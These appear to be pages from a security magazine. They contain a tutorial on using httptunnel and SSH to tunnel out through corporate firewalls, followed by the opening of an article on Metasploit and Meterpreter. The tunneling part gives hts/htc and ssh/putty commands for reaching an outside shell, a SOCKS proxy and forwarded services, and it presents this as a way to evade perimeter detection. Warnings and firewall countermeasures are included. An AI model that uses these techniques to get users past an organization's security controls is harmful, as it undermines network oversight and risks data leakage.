 Since he founded G2 Security, one of the first IT Security consultancies in Spain, Ismael Valenzuela has participated as a security professional in international projects across UK, Europe, India and Australia. He holds a Bachelor in Computer Science, is certified in Business Administration and also holds the following security related certifications: GIAC Certified Forensic Analyst, GIAC Certified Intrusion Analyst, GIAC Certified Penetration Tester, ITIL, CISM, CISSP and IRCA ISO 27001 Lead Auditor by Bureau Veritas UK. He is also a member of the SANS GIAC Advisory Board and international BSI Instructor for ISO 27001, ISO 20000 and BS 25999 courses.  
 He currently works as Global ICT Security Manager at iSOFT and can be contacted through his *blog* at <http://blog.ismaelvalenzuela.com>



MICHAEL SCHRATT

# HTTP Tunnel

Difficulty



Most of all companies only provide a very restrictive environment. While Network and Security Administrators do their job, securing the enterprise network from intruders, users are trying to compromise perimeter security to get more than is allowed. Surfing the www and googling provides a huge knowledge on how to greak firewalls, proxies, anti-virus appliances and so on.

Surfing the web is one thing users are allowed to do inside a company. What does it technically mean to surf the web? To access the WWW there must be at least two open ports for allowed outbound connections. Port 80 is used for HTTP and Port 443 is used for HTTPS (see Table 1. for essential port numbers).

It is always easy to create a security branch from inside to outside. Covert Channel Technologies are wide spread and simply every user can make use of it because of easy to understand How-Tos. 100 percent of security can not be achieved, but what you can do is to make it difficult by taking counter measures. According to Covert Channels, if there is any traffic allowed, the protocol available can be used as transport medium and due to this, it is very difficult to detect that traffic.

What I want to demonstrate, is how to hide tracks using HTTP Tunneling techniques. I will introduce two user friendly tools and some measures you can consider to prevent tunneling. In our case, traffic looks like normal HTTP/HTTPS Traffic. If there are any anomaly detection systems, it could be that httptunnel traffic produces alert events.

## Motivation to use Covert Channels

- Surf on denied websites,
- chatting via ICQ or IRC,

- access private servers in the internet for remote administration,
- downloading files with filtered extensions,
- downloading files with malicious code.

## Who can make use of it?

- Hackers,
- disgruntled employees,
- users from the internal network.

## Easy to use Tools – GNU tptunnel

Information extracted from <http://www.nocrew.org/software/httptunnel.html>

`httptunnel` creates a bidirectional virtual data connection tunneled in HTTP requests. The HTTP requests can be sent via an HTTP proxy if so desired. This can be useful for users behind

## WHAT YOU WILL LEARN...

- How to establish HTTP tunneling.
- Which tools are in the wild.
- What the purpose of tunneling is, and what possibilities of covert channel techniques there are.

## WHAT YOU SHOULD KNOW...

- How to use the Linux & Windows operation system.
- Tunneling basics.
- Knowledge about TCP/IP networks, especially Layer 4 & 5.
- How to use a network analysing tool, for example Wireshark, tcpdump.

## GNU – What is it?

GNU is an operating system which consists only free software. The GNU Project includes known tools like GCC, binutils, bash, glibc and coreutils. GNU GPL is a licence which can be used for software to mark it as free software. It is called General Public Licence and has the might to forbid giving any restrictions on programs. Futher information can be found at <http://www.gnu.org>

## IANA

See <http://www.iana.org/> for more information.

restrictive firewalls. If WWW access is allowed through HTTP proxy, it is possible to use `httptunnel` and, say, telnet or PPP to connect to a computer outside the firewall. `httptunnel` is written and maintained by Lars Brinkhoff.

`httptunnel` is also available as windows binary.

## SSH for Windows and Linux

A way to access a shell was former made by the use of telnet.

Telnet is now considered as unsecure due to plain text transfer. It is possible to sniff telnet traffic on the network to get usernames and passwords of different users. On Linux versions after January 2002 you already have OpenSSH installed.

SSH has replaced telnet and has improvements like encrypted traffic. SSH is also called Secure Shell.

Not only encrypted traffic is a reason to use SSH, but also secure file transfer and an enhanced authentication facility. For Windows machines it is possible to get OpenSSH as Windows Binary.

An already wide spread and known SSH client for windows and unix systems is Putty. Putty is a free available graphic tool which implements telnet and SSH.

## Main Problem of Transfer

The most available ports allowed for outbound connections are as mentioned

**Table 1.** Essential Port Numbers

Port Number	Service
20 – 21 / TCP	FTP
22 / TCP	SSH
23 / TCP	Telnet
25 / TCP	SMTP
53 / TCP UDP	DNS
80 / TCP	HTTP
110 / TCP	POP3
143 / TCP UDP	IMAP
161 – 162 / TCP UDP	SNMP
443 / TCP	HTTPS
1080 / TCP	SOCKS Proxy
3128 / TCP	Squid Proxy
5190 / TCP	ICQ – AOL Messenger
6660 – 6669 / TCP	IRC

## Legality and Ramifications

Without addressing every country's laws, there can be sanctions and legal proceedings if using covert channels in corporate networks. Read the companies policies detailed to become familiar with. Be warned and do not use covert channels just for fun. There may be corporate agreements to tunnel data to business partners, for example. This is to ensure that nobody else can listen to your transmission of sensible enterprise information.

## Covert Channel Techniques

Covert Channel Hacking is an insider attack to initiate connections from the trusted network to an untrusted network. Different types mentioned below:

### Direct Channel Techniques

- ACK Tunnel
- TCP Tunnel (telnet, ssh)
- UDP Tunnel (snmp)
- ICMP Tunnel

### Proxified Channel Techniques


- Socks SSL Tunnel
- HTTPS Tunnel
- DNS Tunnel
- FTP Tunnel
- Mail Tunnel

## Warning


Using Covert Channels to transfer data out of your company's network must not be a legal activity (see *Legality and Ramifications*. for more information).

## Perimeter Security

Perimeter Security comprises Firewall – Technologies, Packet Filtering, Stateful – Inspection, Application Proxies, Virtual Private Networks (VPN), HTTP Proxies, Security Gateways, Intrusion Detection (IDS), Intrusion Prevention (IPS) up to Bollards, Fencing, Vehicle Barriers, Security Controls (see Figure 1).



**Figure 1.** Network Perimeter Security



**Figure 2.** SSH Client – Putty

before port 80 for unencrypted HTTP traffic and port 443 for encrypted transfer or HTTPS.

Lets assume, we want to access port 22 for SSH on our server in the internet. Due to firewall restrictions, it is not possible to connect directly on port 22 to open a shell.

## Solving the problem with httptunnel

Have a look at figure 5. to see how our tunnel will go through firewalls and proxies. Bypassing content filtering and signature based detection systems due to encryption provided by SSH.

What the main job belongs to is to establish the HTTP tunnel, connect to a shell through the tunnel and what you get is an SSL Traffic based HTTP tunnel with encryption, authentication and integrity.

## Needed Environment Inside and Outside

Enterprise Side:

- Workstation with internet access, at least one service must be allowed for outbound connections,
- `httptunnel` client,
- `ssh` client.

Home Side:

- Workstation with internet access,
- `httptunnel` server with correct configuration,
- `ssh` server daemon with correct configuration (Configuration described in Configure of Services),

- Any service running which you want to access remotely.

Commands:

- `hts -forward-port localhost:22 443 (tunnel port 443 to 22), or the same`
- `hts -F localhost:22 443`


## Configure of Services

Configure `httptunnel` Server. Setting up a tunnel is very easy. `Httpptunnel1` is a command-line tool with several functions.


Belonging to the environment setup described at *Needed Environment Inside and Outside* there are some possibilities that could be used to start and configure `httptunnel`.

If you do not have root rights you can use unprivileged ports above 1024, for example


- `hts -forward-port localhost:22 40000`
- `hts -help`



**Figure 3.** SSH Client – Linux



**Figure 4.** Transfer Problem



**Figure 5.** Solved Transfer Problem

If our httptunnel server is up and running, it should look like described in Figure 7.

In Addition, our defined port 443 should be LISTENING.

## Configure SSH Service

To provide full compatibility with your tunnel make the changes listed in Listing 1.

## Final Step: Open Tunnel and connect to the SSH Server

Most work is done, and the final step is to open our tunnel. So, we need to be familiar

with the httptunnel client. The simplest way to open a tunnel is:

```
htc --forward-port 10001
192.168.11.240:443
```

So, we say, forward local port 10001 to our httptunnel server with ip address 192.168.11.240 on port 443. We are able to prove the established http tunnel by using netstat. Port 10001 has to be in an LISTENING state. If so, start your ssh client and connect to port 10001 on localhost:




Figure 9. Firefox Proxy Settings

```
putty -P 10001 root@localhost
OR,
ssh -p 10001 root@localhost
OR
use -l for login_name parameter.
```

See Figure 3. for available SSH parameters.

Enter your credentials if required. From now, you have opened a HTTP Tunnel and connected through it to use the server's shell. In that way, you are only able to use that opened shell to run commands on the server.

You could use SCP instead, to move data over the tunnel. But that should not be the only thing we want to achieve. Now, we are going to setup a local proxy and use it for other applications like IRC, Skype. Every application that has the ability to use a SOCKS Proxy is welcome.

You are able to use your private email server for sending mails or access your POP, IMAP Server through your tunnel. That is only the question how you make use of port forwarding with your ssh client.

## More Practice

Create your own SOCKS Proxy

```
htc -forward-port 10001
192.168.11.240:443 (open tunnel),
putty -D 1080 -P 10001
root@localhost (connect to shell
using local tunnel port and select
1080 as dynamic forwarded port),
configure your browser like displayed
in Figure 9.
```

I would recommend to use Firefox with any Proxy Management Extension. In that way you are able to quickly switch to other




Figure 6. HTS Help Screen




Figure 7. HTS Verification




Figure 8. HTC & Proxy Port

Proxy Settings. You can use your created SOCKS Proxy with all other applications that are able to set SOCKS Proxy Settings, for example: Skype, IRC, P2P Software, Browser.

To verify if your SOCKS Proxy works correctly, do the following. Surf the net without proxy and choose Direct Connection in your Proxy Settings of your browser. Go to a website, for example, <http://whatsmyip.com>

and write down the IP Address printed out. Next, choose your SOCKS Proxy again, and require your used IP Address again. You will see your IP Address from your own server in the internet. So, your Proxy is working.

You could also use htc (`httptunnel client`) to connect through a proxy and provide credentials for authentication, or define an own User-Agent.

Your are also able to access your internal devices at home. Just type their internal ip address into the address field in your browser.

This has an big advantage, because of just opening one port for incoming connections and using it for your `httptunnel` server.

## Disadvantages of a HTTP tunnel without SSH

- No encryption, it is possible to sniff your connection,
- No Privacy, anybody can use your tunnel,
- Provides no integrity, your stream could be altered,
- you can only get one established connection through your http tunnel.

## Tunnel Security

Provide Integrity, Privacy and Authentication if you use HTTP Tunnel and SSH together.

## HTTP-CONNECT

The HTTP CONNECT method can be used with a proxy that can dynamically switch to tunnel mode.

## Use VNC for remote administration

- Configure VNC Server at your Server outside. Default Ports for VNC are 5900/TCP and 5800/TCP and set your display number. I will use 64 as display number. In that case, the corrected port numbers are 5964/TCP and 5864/TCP,
- `htc -forward-port 10001 192.168.11.240:443,`
- `putty -L 5964:127.0.0.1:5964 -X -P 10001 root@localhost (-L forward localport 5964 for vnc client, and enable X11 Forwarding with -x),`
- Start your VNC Client and connect to `localhost:64 (localhost: <displaynumber>).`




Figure 10. IP Without Proxy – Without Tunnel




Figure 11. IP with enabled Tunnel




Figure 12. HTC Help Screen

## Use any SMTP Server for mailing

- There must be a SMTP Server running outside,
- `htc -forward-port 10001 192.168.11.240:443,`
- `putty -L 666: <smtpserver>:25 -P 10001 root@localhost,`
- configure your mail client to use `localhost:666` as Outgoing Mailserver.

## Counteractive Measures

- Disallow unimportant traffic (Listing 2),
- close unneeded ports and stop unnecessary services,



## On the 'Net

- <http://www.gnu.org/> – GNU Project,
- <http://www.iana.org/> – Internet Assigned Numbers Authority,
- <http://www.iana.org/assignments/port-numbers/> – List of Port Numbers,
- <http://www.nocrew.org/software/httpunnel.html> – httptunnel software,
- <http://www.neophob.com/serendipity/index.php?/archives/85-GNU-HTTPtunnel-v3.3-Windows-Binaries.html&fulllink> – httptunnel win32 binaries,
- <http://www.w3.org/Protocols/rfc2616/rfc2616.html> – RFC 2612, Hypertext Transfer Protocol HTTP/1.1,
- <http://multiproxy.org/> – Proxy Lists,
- <http://www.stunnel.org/> – Stunnel,
- <http://www.ethereal.com/> – Ethereal, Wireshark,
- <http://www.snort.org/> – Snort IDS,
- <http://www.openssh.org/> – OpenSSH,
- <http://sshwindows.sourceforge.net/> – OpenSSH for Windows,
- <http://openvpn.sourceforge.net/> – OpenVPN,
- <http://www.netfilter.org/> – Iptables and Netfilter,
- <http://www.htthost.com/> – TCP/IP through HTTP,
- <http://www.dnstunnel.de/> – DNS Tunneling,
- <http://thomer.com/icmptx/> – ICMP Tunneling,
- <http://www.ntsecurity.nu/toolbox/ackcmd/> – ACK Tunneling.

- use Stateful Inspections to prevent ACK Tunneling,
- set timeouts for connections to prevent Covert Timing Channels,
- use Content Filtering,
- use HIDS and NIDS,
- use Proxies with Authentication,
- disallow HTTP-CONNECT Queries,
- make use of Anti Virus Software and Anti Spyware Software,
- inspect logfiles on a regularly basis,
- have a detailed look at suspicious traffic,
- monitor your network and build statistics of traffic.

## Conclusion

You see, building up a tunnel is not very difficult. You only need little experience and understanding. httptunnel is also a recommended tool in penetration testing. You can hide your tracks to ensure not to be protected by any perimeter security devices. Although, there are some methods of anomaly detection measures, for example, to compare incoming http traffic to outgoing. A security baseline would be that incoming http traffic is likely to be higher than outgoing. If you have got that specific anomaly, this could be hidden traffic. Also the encryption of the SSL Tunnel exhibits barriers in detecting hidden traffic.

There are countries where it is not allowed to use encryption. And once again, you can implement all measures for making it difficult to attack, but there may be further security branches due to wrong configurations, unknown signatures, covert channels, user ignorance and so forth. Finally,

I ask you, not to use above mentioned techniques for illegal matters. Before making use of it, get familiar with provisions of the country's law.

### Listing 1. SSH Configure

```
/etc/ssh/sshd_config
AllowTcpForwarding yes
#Specifies whether TCP forwarding is permitted

GatewayPorts yes
#Specifies whether remote hosts are allowed to connect to ports forwarded for the client.

X11Forwarding yes
#The connection to the X11 display is auto-matically forwarded to the remote side in
such a way
#that any X11 programs started from the shell (or command) will go through the encrypted
#channel, and the connection to the real X server will be made from the local
machine.

PermitTunnel yes
#Support for VPN Tunneling
```

### Listing 2. Sample Firewall Ruleset

```
drop suspicious packets and prevent port scans
iptables -A INPUT -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL ALL -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP

A Way to prevent ACK Tunneling, a new connection must be initiated with an SYN Flag ON.
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
SYN-Flood Protection
iptables -N syn-flood
iptables -A INPUT -p tcp --syn -j syn-flood
iptables -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
iptables -A syn-flood -j DROP
Reject HTTP CONNECT Queries
iptables -I INPUT -p tcp -d 0/0 --dport 80 -m string --string "CONNECT" -j REJECT
Limit Connections
iptables -p tcp -m iplimit --iplimit-above 2 -j REJECT --reject-with tcp-res
```

### Michael Schratt

Michael Schratt deals with Network & Operational Security, is an enthusiastic programmer and has big skills in WebApplication Security. His basic job is to maintain enterprise monitoring systems and endpoint security on unix and windows machines. Contact: [mail@securityinside.info](mailto:mail@securityinside.info)



STEPHEN ARGENT

# Metasploit Alternate Uses for a Penetration Test

Difficulty



The Metasploit Framework is a program and subproject developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language.

As of the most recent release (3.2), released under the BSD licensing scheme (to make it truly Open Source, as opposed to its previous Metasploit License which made it partially Open Source).

*script kiddies* or *Black Hats* to break into systems. Typically, a vulnerability researcher would have to go through the cycle of *Discovery* > *Disclosure* > *Analysis* > *Exploit Development* > *Testing* > *Release*.

However, since the release of Metasploit, exploit development is now quite a simple process that even an amateur coder can accomplish. It also serves as a development platform for payloads (the code executed after an exploit has successfully been run), payload encoders (to obscure data so that Intrusion Detection Systems [IDS] and Intrusion Protection Systems [IPS] don't pick up and block the exploit), and various other tools. The Metasploit Project also contains a NOOP Code Database (set of Assembly language instructions for the processor).

Metasploit has a few distinct advantages for penetration testers. One of them is that you can use Metasploit to test an exploit (whether it's your own or someone else's) on all the machines on a network simultaneously, and have it automatically exploit and gain you an Administrative shell on each system. You can also feed it results from other programs (such as Nmap or Nessus – usage instructions for these can be found on the vendor website, or at <http://greyhat-security.com/>) and use that to target only specific services in a network wide exploit session. It also simplifies the job of a penetration tester in the sense that they are able to start up Metasploit, leave it running by itself in the background, and proceed to attempt other Network Penetration Tests. A distinct advantage that is good for a quick preliminary vulnerability assessment is Metasploit's ability to integrate with Nmap to perform an action known as *Autopwning* (read more about it below).

Additionally, if a compromised box has two or more separate subnets or NIC's (*Network*

## WHAT YOU WILL LEARN...

- Basics of how to use Metasploit
- How to generate payloads into executables
- Basic & Advanced use of the Meterpreter Module

## WHAT YOU SHOULD KNOW...

- Your way around Linux
- Basic knowledge of Networking and NAT
- Knowledge of how exploits operate will be useful

## About the Article

You've probably heard a lot of talk about Metasploit over the years: About how it can speed up the results of exploitation. It is a great tool for Penetration testers. It makes their job of exploitation and post-exploitation a lot easier, and a lot faster. However, coverage on how to use Metasploit is not always readily available. There are a few lesser known features of Metasploit which I would like to show you. The aim of this article is to teach you what the Metasploit project is, the basics of how to use it, and an example of a lesser known feature: how to use Metasploit to tunnel from inside a corporate network when an external firewall is impenetrable, and then how to exploit the internal network from there. Curious? Read on.

# METASPLOIT ALTERNATE USES FOR A PENETRATION TEST

Interface Cards), then the Penetration Tester can add a tunnel through this box via Metasploit, and is therefore able to interact with or exploit the machines on the separate subnet which the Penetration Tester could not initially access. Aside from Metasploit's sheer power and ease of use, it also allows Forensic Avoidance tools and a number of other IDS evasion techniques to be executed. The 3.0 branch of the development also allows developers to code their own plug-ins, allowing for an unlimited number of options (limited only by creativity and personal ability).

The Metasploit Framework has a number of different interfaces which a user can choose to interact with. The command line interface is the interface of choice for most Linux users, due to its simplicity and light-weight nature. It is operated through a series of commands. It allows the user to: choose an exploit and a payload, show options for both of these, configure options for both of these, choose a platform, and launch the exploit. The Web interface is the UI of choice for most Windows users, as the separate command line isn't always guaranteed to be stable – the web interface contains a built-in command line, as well as a graphical exploitation option. This can be started by going to *Start Menu>Programs>Metasploit Framework>MSFWeb*, and the firing up your web browser and going to <http://127.0.0.1:55555>. The MSF (Metasploit Framework) GUI is also a popular option for Windows users, as it feels more like a conventional *program* than a command line, and is what most Windows users are comfortable with. There is also a Metasploit daemon, which is a Metasploit command line tool that listens for, and interacts with, remote connections.

The MSF focuses on simplicity for the Penetration Tester. For example, the following code is from the body of the Kerio Firewall 2.1.4 Authentication Packet Overflow exploit (see Listing 1).

A powerful feature of the MSF that simplifies the post-exploitation process is the Meterpreter module, which is injected directly into a running process on the exploited system, aiding in IDS evasion,

and assisting in avoidance of detection by the user. In a penetration test, a lot of focus is placed on information gathering and exploitation, not a lot of importance is given to the power of the post-exploitation phase. It is during this period that the most damage is done, and this is where Meterpreter becomes quite handy. Meterpreter aims to avoid HIDS (*Host Intrusion Detection Systems*) by injecting itself into the running process, as well as providing the attacker with a platform on which further scripts can be coded and launched. It is an injected attack platform. It also supports port forwarding in a manner similar to SSH. The MSF Project also has support for database integration, so it can output and interact with various databases, such as Postgres or SQLite.

## How do you work metasploit?

